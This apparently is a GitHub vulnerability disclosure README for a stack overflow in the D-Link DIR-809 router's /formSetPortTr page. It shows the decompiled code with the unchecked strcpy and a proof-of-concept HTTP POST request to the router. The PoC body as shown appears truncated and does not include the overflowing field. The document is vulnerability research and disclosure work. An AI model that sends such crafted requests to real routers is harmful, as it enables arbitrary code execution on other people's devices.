Lnkvct / IoT-poc Public

<> Code ⊙ Issues 1 Pull requests Actions Projects Security ···

master ▾ IoT-poc / D-Link-DIR809 / vuln11 /

Lnkvct update progress ··· on Nov 22, 2021 History

..

README	last year
README.md	last year

README.md

D-Link DIR809 Vulnerability

The Vulnerability is in page `/formSetPortTr` which influences the latest version of this router OS.

The firmware version is DIR-809Ax_FW1.12WWB03_20190410

Progress


- Confirmed by vendor.

Vulnerability description

In the function `sub_80046EB4` (page `/formSetPortTr`), we find a stack overflow vulnerability, which allows attackers to execute arbitrary code on system via a crafted post request.

Here is the description of the first vulnerability,

1. The `get_var` function extracts user input from the a http request. For example, the code below will extract the value of a key of format `"inputPortRng_%d"` in the http post request which is completely under the attacker's control.
2. The string `v25` obtained from user is copied onto the stack using `strcpy` without checking its length. So we can make the stack buffer overflow in `v16` .



```
    memset(v21, 0, 200);
    sprintf((int)v21, "inputPortRng_%d", v22);
    v25 = (char *)get_var(a1, a2, (int)v21, (int)&unk_801DCD24);
    memset(v21, 0, 200);
    sprintf((int)v21, "inputPortPtc_%d", v22);
    v24 = (char *)get_var(a1, a2, (int)v21, (int)&unk_801DCD24);
    memset(v21, 0, 200);
    sprintf((int)v21, "sched_name_%d", v22);
    v4 = (char *)get_var(a1, a2, (int)v21, (int)&unk_801DCD24);
    if ( *v4 )
    {
      strcpy(v18, v4);
      v5 = strcmp(v4, "Never");
      v6 = (-v5 | (unsigned int)v5) >> 31;
    }
    else
    {
      v6 = 0;
      v18[0] = 0;
    }
    if ( *v29 )
    {
      if ( strcmp(v29, (unsigned __int8 *)"1") )
      {
        LOBYTE(v17) = 0;
      }
      else
      {
        LOBYTE(v17) = 1;
        if ( v6 )
          ++v12;
      }
    }
    if ( *v28 )
      strcpy(v19, v28);
    else
      v19[0] = 0;
    if ( *v27 )
      strcpy(v14, v27);
    else
      v14[0] = 0;
    if ( *v26 )
      v15 = sub_8013E4C0(v26, 0, 0xAu);
    if ( *v25 )
      strcpy(v16, v25);
```

PoC

```
POST /formSetPortTr.htm HTTP/1.1
Host: 192.168.0.1
Content-Length: 4210
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://192.168.0.1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.66 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
```

```
Referer: http://192.168.0.1/Advanced/Special_Applications.asp
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: uid=YF608CCB25
Connection: close

settingsChanged=1&curTime=1620559041239&HNAP_AUTH=6946CD2354C87A2E9E189EFFB61EECD9+1620559041&submit-
url=%2FAdvanced%2FSpecial_Applications.asp&used_0=0&enabled_0=0&entry_name_0=aaa&trigPortRng_0=aa&trigPortPtc_0=6&sched_name_0=aaaaaa
```

Credit to @Ainevsia, @peanuts62, @Yu3H0 from Shanghai Jiao Tong University and TIANGONG Team of Legendsec at Qi'anxin Group.